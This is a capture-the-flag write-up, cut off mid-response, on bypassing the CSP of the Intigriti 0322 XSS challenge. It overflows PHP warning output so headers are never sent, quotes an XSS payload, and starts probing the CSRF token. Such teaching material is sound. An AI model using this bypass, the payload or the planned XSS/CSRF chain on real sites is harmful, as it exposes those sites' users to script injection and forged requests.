
The screenshot shows a browser window with a red arrow pointing to the address bar containing "challenge-0322.intigriti.io/challenge/LoveReceiver.php". Below the address bar, the page content displays "The message has been sent to our server :)" and "Plaintext : Safe Text : 2b6a14583c5938ccd539a4c2ff9e3193". The background features a cartoon girl with hearts. The developer tools Network tab is selected, showing a list of requests. The "LoveReceiver.php" POST request is highlighted, showing a size of 126 ms and a Waterfall chart. Other requests include "kawaii-dancing.gif", "thinking.gif", and "favicon.ico".

When clicking the LoveReceiver.php POST request we can see the CSP header:

The screenshot shows the developer tools Network tab with a red arrow pointing to the "LoveReceiver.php" POST request. The Headers section is expanded, showing the "Content-Security-Policy" header with the value: "Content-Security-Policy: default-src 'none'; style-src 'nonce-8d49e9d6fe0beba9f7e686bd8ff837cd677eba'; script-src 'nonce-8d49e9d6fe0beba9f7e686bd8ff837cd677eba'; img-src 'self'". Other headers shown include Cache-Control, Content-Encoding, Content-Length, Date, Expires, Pragma, Vary, and several security-related headers like X-Content-Type-Options, X-Frame-Options, X-XSS-Protection, and X-Permitted-Cross-Domain-Policies.

A good tool to check a CSP policy is following: <https://csp-evaluator.withgoogle.com/>

Copy our CSP header value:



```
Request URL: https://challenge-0322.intigriti.io/challenge/LoveReceiver.php
Request Method: POST
Status Code: 200
Remote Address: 34.78.15.179:443
Referrer Policy: strict-origin-when-cross-origin

Content-Security-Policy: 'none'; style-src 'nonce-8649e9d6fe0beba9f7e6086bd08f837cdb677eba'; script-src 'nonce-8649e9d6fe0beba9f7e6086bd08f837cdb677eba'; img-src 'self'

Content-Type: text/html; charset=UTF-8
Date: Wed, 23 Mar 2022 21:38:24 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Vary: Accept-Encoding
```

And paste it into the tool:

CSP Evaluator



CSP Evaluator allows developers and security experts to check if a Content Security Policy (CSP) serves as a strong mitigation against [cross-site scripting attacks](#). It assists with the process of reviewing CSP policies, which is usually a manual task, and helps identify subtle CSP bypasses which undermine the value of a policy. CSP Evaluator checks are based on a [large-scale study](#) and are aimed to help developers to harden their CSP and improve the security of their applications. This tool (also available as a [Chrome extension](#)) is provided only for the convenience of developers and Google provides no guarantees or warranties for this tool.

Content Security Policy

[Sample unsafe policy](#) [Sample safe policy](#)

```
default-src 'none'; style-src 'nonce-8649e9d6fe0beba9f7e6086bd08f837cdb677eba'; script-src 'nonce-8649e9d6fe0beba9f7e6086bd08f837cdb677eba'; img-src 'self'
```

CSP Version 3 (nonce based + backward compatibility checks) ▾ ⓘ

CHECK CSP

Evaluated CSP as seen by a browser supporting CSP Version 3 [expand/collapse all](#)

✓ default-src	
✓ style-src	
⚠ script-src	Consider adding 'unsafe-inline' (ignored by browsers supporting nonces/hashes) to be backward compatible with older browsers.
✓ img-src	Missing base-uri allows the injection of base tags. They can be used to set the base URL for all relative (script) URLs to an attacker controlled domain. Can you set it to 'none' or 'self'?
ⓘ base-uri [missing]	
ⓘ require-trusted-types-for [missing]	Consider requiring Trusted Types for scripts to lock down DOM XSS injection sinks. You can do this by adding "require-trusted-types-for 'script'" to your policy.

Legend

- ⓘ High severity finding
- ⚠ Medium severity finding
- ⚡ Possible high severity finding
- Directive/Value is ignored in this version of CSP
- ⓘ Possible medium severity finding
- ✖ Syntax error
- ⓘ Information
- ✓ All good

This seems to be a pretty good CSP being setup by the developer. It seems only “base-uri” could bypass it. The idea with the “base-uri” is that any resources like images, javascript files from the original page that are defined relatively are then requested at our controlled server.
For us to succeed in such an attack the PHP must contain a javascript file that is relatively linked.

We can give this a try by injecting a base tag linked to our controlled server:

As my controlled server I use this simple python server locally on my computer:


```
myserver.py
*****
#!/usr/bin/env python

try:
# Python 3
from http.server import HTTPServer, SimpleHTTPRequestHandler, test as test_orig
import sys
def test (*args):
test_orig(*args, port=int(sys.argv[1]) if len(sys.argv) > 1 else 80)
except ImportError: # Python 2
from BaseHTTPServer import HTTPServer, test
from SimpleHTTPServer import SimpleHTTPRequestHandler

class CORSRequestHandler (SimpleHTTPRequestHandler):
def end_headers (self):
self.send_header('Access-Control-Allow-Origin', '*')
SimpleHTTPRequestHandler.end_headers(self)

if __name__ == '__main__':
test(CORSRequestHandler, HTTPServer)
*****
```

To start it use following command: python myserver.py



Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

It can then be reached from the browser:



localhost

Directory listing for /

Ok back to what we want to do: inject a base tag that references to our server and we hope a relative javascript file of the “LoveReceiver.php” page tries to find it on our webserver.

The “LoveReceiver.php” page tries to gets its relative linked files from our server but is blocked by CSP again and it is only images he tries to find. No Javascript files so this will not help us in bypassing the CSP:

Name	Method	Status	Scheme	Domain	Type	Initiator	Size	Time	Waterfall
LoveReceiver.php	POST	200	https	challenge-0322.intigriti.io	document	Other	634 B	43 ms	
kawaii-dancing.gif	GET	(blocked:csp)	http	localhost	image	LoveReceiver.php	0 B	0 ms	
2022-03-20_16-18.png	GET	(blocked:csp)	http	localhost	image	LoveReceiver.php	0 B	0 ms	
thinking.gif	GET	(blocked:csp)	http	localhost	image	LoveReceiver.php	0 B	0 ms	

This CSP is a problem now :-) it seems to be implemented in the correct way. This phase cost me a bit of time, I got stuck at this point as I had no clue how to bypass this CSP. At this point I went back to Google and tried different things to look for.

Nice tricks but not useful here:

Nothing really useful came out of my first searches so time to reflect back to our take aways from recon. One of them was the PHP error message being displayed. Lets include this in our google search:

Warning: hash_file(): Unknown hashing algorithm: bbbb in /var/www/html/challenge/LoveReceiver.php on line 25

Warning: hash_file(): Unknown hashing algorithm: bbbb in /var/www/html/challenge/LoveReceiver.php on line 25

Warning: hash_file(): Unknown hashing algorithm: bbbb in /var/www/html/challenge/LoveReceiver.php on line 25

Warning: hash_file(): Unknown hashing algorithm: bbbb in /var/www/html/challenge/LoveReceiver.php on line 25

Warning: hash_file(): Unknown hashing algorithm: bbbb in /var/www/html/challenge/LoveReceiver.php on line 25

Warning: hash_file(): Unknown hashing algorithm: bbbb in /var/www/html/challenge/LoveReceiver.php on line 25

Warning: hash_file(): Unknown hashing algorithm: bbbb in /var/www/html/challenge/LoveReceiver.php on line 25

It really took me a while to find something interesting but finally I got this result on Google:

The screenshot shows a Google search results page. The search query is "PHP Warning development mode + hash + CSP bypass". The results list several links related to Content Security Policy (CSP) bypassing, including a link to a HackTricks article and a link to Invicti's blog. A red box highlights a specific result from CTFtime.org, which discusses a vulnerability in a challenge involving PHP development mode and CSP bypassing.

Google PHP Warning development mode + hash + CSP bypass

About 118,000 results (0.50 seconds)

[Content Security Policy \(CSP\) Bypass - HackTricks](https://book.hacktricks.xyz / pentesting-web / content-sec...)
Content Security Policy or **CSP** is a built-in browser technology which helps ... This one won't block anything, only send reports (use in Pre environment).

[The negative impact of incorrect CSP implementations - Invicti](https://www.invicti.com / blog / web-security / negativ...)
06 Nov 2018 — With each new **bypass** that surfaces, browser developers continue to strengthen **CSP**. However, **bypasses** aren't the only issue with **CSP**. Incorrect ...

[Using Content Security Policy \(CSP\) to Secure Web Applications](https://www.invicti.com / blog / content-security-policy)
27 Mar 2020 — This article shows how to use **CSP** headers to protect websites against XSS attacks and other attempts to **bypass** same-origin policy. Subscribe.

People also ask :

- Can you bypass CSP?
- How do I ignore Content-Security-Policy?
- Is known to host Jsonp endpoints which allow to bypass this CSP?
- How do I fix the note that script src Elem was not explicitly set so script src is used as a fallback?

Feedback

[Content Security Policy Cheat Sheet](https://cheatsheetseries.owasp.org / cheatsheets / Conte...)
By injecting the Content-Security-Policy (CSP) headers from the server, ... To get the hash, look at Google Chrome developer tools for violations like this:

[CTFtime.org / justCTF \[!\] 2020 / Baby CSP / Writeup](https://ctftime.org / writeup / justCTF [!] 2020 / Baby CSP / Writeup)
Here comes the second vulnerability in the challenge - PHP running in development mode. We can notice in the code that we can choose which hashing algorithm ...

All credits here go to terjanq (<https://twitter.com/terjanq?lang=en>). This CTF writeup from 2020 exactly shows how we can abuse the PHP warning messages to bypass a CSP policy.

The screenshot shows two browser tabs. The top tab displays a reflected XSS payload: "Hello terjanq!!" with a link to get a flag. Below the payload, a message states: "We are, however, limited to only 23 characters. By visiting https://tiny.cc/terjanq.me we can notice a payload with only 23 characters and that is: <svg>/onload=eval(name)>" and a red box highlights a Content-Security-Policy violation: "Refused to execute inline event handler because it violates the following Content Security Policy directive: "script-src 'nonce-9858b65b537d869f2a57fe5de7773". Either the 'unsafe-inline' keyword, a hash ('sha256-...'), or a nonce ('nonce-...') is required to enable inline execution." The bottom tab shows multiple PHP warning messages: "Warning: hash(): Unknown hashing algorithm:aaaaaaaaaaa in /var/www/html/index.php on line 21" repeated 10 times, followed by the same reflected XSS payload and the same Content-Security-Policy violation message. A script exploit is also visible in the bottom tab's source code.

You can read the article here: <https://ctftime.org/writeup/25867>

The final part matters in our case. A quick summary:

- PHP has a certain order to send responses to requests we as the client send.
- Normally the PHP header() function should respond first with the CSP header before any other data is send to the client.
- In case a PHP application is in debug/development mode the warnings are send first as response to the client.
- PHP has a maximum response size of 4096 bytes. So if the first response to the client with the warning is larger then 4096 bytes the headers will not yet be send.


Ok so if we can get the warning big enough in size (larger than 4096 bytes) the headers and thus CSP header will not yet be send to the client. Our hashing algorithm input is reflected in the warning message so we actually control the size :-)

Warning: hash_file(): Unknown hashing algorithm: :bbbb in /var/www/html/challenge/LoveReceiver.php on line 25

If we send enough characters the CSP header will be gone :-)

I used python to quickly generate 1000 time the letter “a”:

Get them into the “Hashing algorithm”:




A new warning complaining about the headers:

And the CSP header is gone :-)

```
Warning: hash_file(): Unknown hashing algorithm:  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
in /var/www/html/challenge/LoveReceiver.php on line 25  
  
Warning: hash_file(): Unknown hashing algorithm:  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
in /var/www/html/challenge/LoveReceiver.php on line 25  
  
Warning: hash_file(): Unknown hashing algorithm:  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
in /var/www/html/challenge/LoveReceiver.php on line 25  
  
Warning: Cannot modify header information - headers alrea
```

The message has been sent to our server :)



Ok time to confirm this with our XSS payload as “PlainText”



CSP bypassed like a pro :-). Only one obstacle left now. This is self XSS as we have to input our payload and Hashing ourselves into the input fields.

In theory you could try to ask a victim to browse to the website and type the XSS payload and 1000 times a character into the hashing input field but chances are very low this will trick anyone :-)

We need to build something that more automatically tricks a victim to execute the XSS.

Step 4: Automate our attack with CSRF

We have a self XSS but no input parameters to abuse. Only a HTML form that waits for our input to be hashed.

A CSRF attack can be used to automatically submit the form ones a victim visits our website. We can then choose the input and the XSS will fire.

<https://portswigger.net/web-security/csrf>

There is only 1 obstacle which we saw during our recon and that is a token in the HTML form. Probably the website expects this unique token to be valid for a certain session before the form input is accepted. As we do not know the value the token will have at the victim side this could block us from setting up the CSRF attack.

The screenshot shows a browser window with the URL `challenge-0322.intelrigit.io/challenge/LoveSender.php`. The page contains a form with the following fields:

- PlainText :** (Placeholder: Insert here your password)
- Hashing algorithm (MD5,sha1...) :** (Placeholder: Insert here the hashing algorithm)
- submit** button

A red arrow originates from the developer tools' Elements tab and points to the `<input type="hidden" name="token" value="6bf49f35c8d2d93e5696913cb5377fb8871360ebb583b3314ed77faacc594abf">` line in the HTML code.

The developer tools also show the CSS styles for the page, including media queries for different screen widths and device types.

```
html><head></head><body style="background-color:pouderblue;"><div class="hero-body"><div class="container has-text-centered" style="margin-top: 20px;><div class="columns is-offset-2"><div class="column is-4-tablet is-6-desktop"><form method="post" action="LoveReceiver.php"><input type="hidden" name="token" value="6bf49f35c8d2d93e5696913cb5377fb8871360ebb583b3314ed77faacc594abf"><div class="field"><div class="control"><label class="label" align="left">PlainText :</label><input class="input is-primary" type="text" name="FirstText" placeholder="Insert here your password"></div><label class="label" align="left">Hashing algorithm (MD5,sha1...) :</label><input class="input is-primary" type="text" name="Hashing" placeholder="Insert here the hashing algorithm"></div></div><button class="button is-block is-danger is-medium is-fullwidth"> submit </button></form></div></div></div></div></div></div></div>
```

The token looks pretty random so nothing we can guess. It also changes each time the page is loaded so we are sure everybody visiting the website gets a unique token.

<https://www.tunnelsup.com/hash-analyzer/>

The screenshot shows a web-based Hash Analyzer tool. At the top, it says "Hash Analyzer". Below that is a text input field containing the hash value "6bf49c35c8d2d93e5696913cb537f7b8871360ebb583b3314ed77faacc594abf". A green "Analyze" button is positioned below the input field. The results section contains the following table:



Hash:	6bf49c35c8d2d93e5696913cb537f7b8871360ebb583b3314ed 77faacc594abf
Salt:	Not Found
Hash type:	SHA2-256
Bit length:	256
Character length:	64
Character type:	hexidecimal

We have to investigate this token a bit more to see if we can bypass it. I used burp proxy (free community edition) to intercept the request and play with the token.



<https://portswigger.net/burp/communitydownload>

<https://portswigger.net/burp/documentation/desktop/getting-started>


Setup burp proxy so it will intercept submitting the form of the “LoveSender.php” page



Start interception and submit the form:



Send the intercepted request to “burp repeater” and set intercept to off again:



Go to the repeater tab and send the request. It should return a 200 OK as it is a valid token.

The screenshot shows the Burp Suite interface with the Repeater tab selected. A red box highlights the 'Repeater' tab. Below it, a red box highlights the 'Send' button. The Request pane contains a POST request to '/challenge/LoveReceiver.php'. The Response pane shows a 200 OK status with the message: "The message has been sent to our server :)" followed by several safe text and image responses. The URL in the Target bar is https://challenge-0322.intigriti.io.

```

POST /challenge/LoveReceiver.php HTTP/2
Host: challenge-0322.intigriti.io
Cookie: PHPSESSID=n1q8r9kgdnrv4dmulua2hh0d
Content-Length: 97
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.83 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
lication/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://challenge-0322.intigriti.io/challenge/LoveSender.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US;q=0.9,en;q=0.8
Connection: close
token=&FirstText=test&Hashing=M05

```

```

HTTP/2 200 OK
Date: Thu, 24 Mar 2022 18:24:37 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 440
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Security-Policy: default-src 'none'; style-src 'unsafe-Self'; script-src 'nonce-593f68278dc571e9c1f1802f4b0e5ec41bd71ea9'; img-src 'self'
Link: <https://challenge-0322.intigriti.io/>
Vary: Accept-Encoding

<center>
<h1>The message has been sent to our server :)</h1>
<center>
<h2>Plaintext : <span id='user'>test</span></h2>
<h2>Safe Text : <span id='user'>098f6bc4621d373cad4e832627b4f6</span></h2>

<br>
<h2>I added also an additional filter, to avoid xss in case you can bypass the csp :(</h2>

<br>


```

Good now let's remove the token and see what happens:

The screenshot shows the Burp Suite interface with the Repeater tab selected. A red box highlights the 'Repeater' tab. Below it, a red box highlights the 'Send' button. The Request pane contains the same POST request as before, but the URL in the Target bar has changed to https://challenge-0322.intigriti.io. The Response pane shows a 403 Forbidden status with the message "INVALID TOKEN". The Inspector pane on the right shows various request parameters and headers.

```

POST /challenge/LoveReceiver.php HTTP/2
Host: challenge-0322.intigriti.io
Cookie: PHPSESSID=n1q8r9kgdnrv4dmulua2hh0d
Content-Length: 97
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.83 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
lication/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://challenge-0322.intigriti.io/challenge/LoveSender.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US;q=0.9,en;q=0.8
Connection: close
token=&FirstText=test&Hashing=M05

```

```

HTTP/2 403 Forbidden
Date: Thu, 24 Mar 2022 18:26:07 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 31
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
INVALID TOKEN

```

The token is necessary otherwise our data is not processed:

The screenshot shows the Burp Suite interface with the Repeater tab selected. A red box highlights the 'Repeater' tab. Below it, a red box highlights the 'Send' button. The Request pane contains the same POST request as before, but the URL in the Target bar has changed to https://challenge-0322.intigriti.io. The Response pane shows a 403 Forbidden status with the message "INVALID TOKEN". A red arrow points from the text "The token is necessary otherwise our data is not processed:" to the "INVALID TOKEN" message in the response. The Inspector pane on the right shows various request parameters and headers.

```

POST /challenge/LoveReceiver.php HTTP/2
Host: challenge-0322.intigriti.io
Cookie: PHPSESSID=n1q8r9kgdnrv4dmulua2hh0d
Content-Length: 97
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.83 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
lication/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://challenge-0322.intigriti.io/challenge/LoveSender.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US;q=0.9,en;q=0.8
Connection: close
token=&FirstText=test&Hashing=M05

```

```

HTTP/2 403 Forbidden
Date: Thu, 24 Mar 2022 18:07:07 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 31
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
INVALID TOKEN

```

The original token we got was:

6bf49c35c8d2d93e5696913cb537f7b8871360ebb583b3314ed77faacc594**abf**

So what if we make a change to the last characters and just put randomly something:
6bf49c35c8d2d93e5696913cb537f7b8871360ebb583b3314ed77faacc594**999**

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn SAML Raider Certificates

Send Cancel < > ↻

Target: https://challenge-0322.intigriti.io / HTTP/2

Request

```
HTTP/1.1 200 OK
Date: Thu, 24 Mar 2022 18:28:55 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 446
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
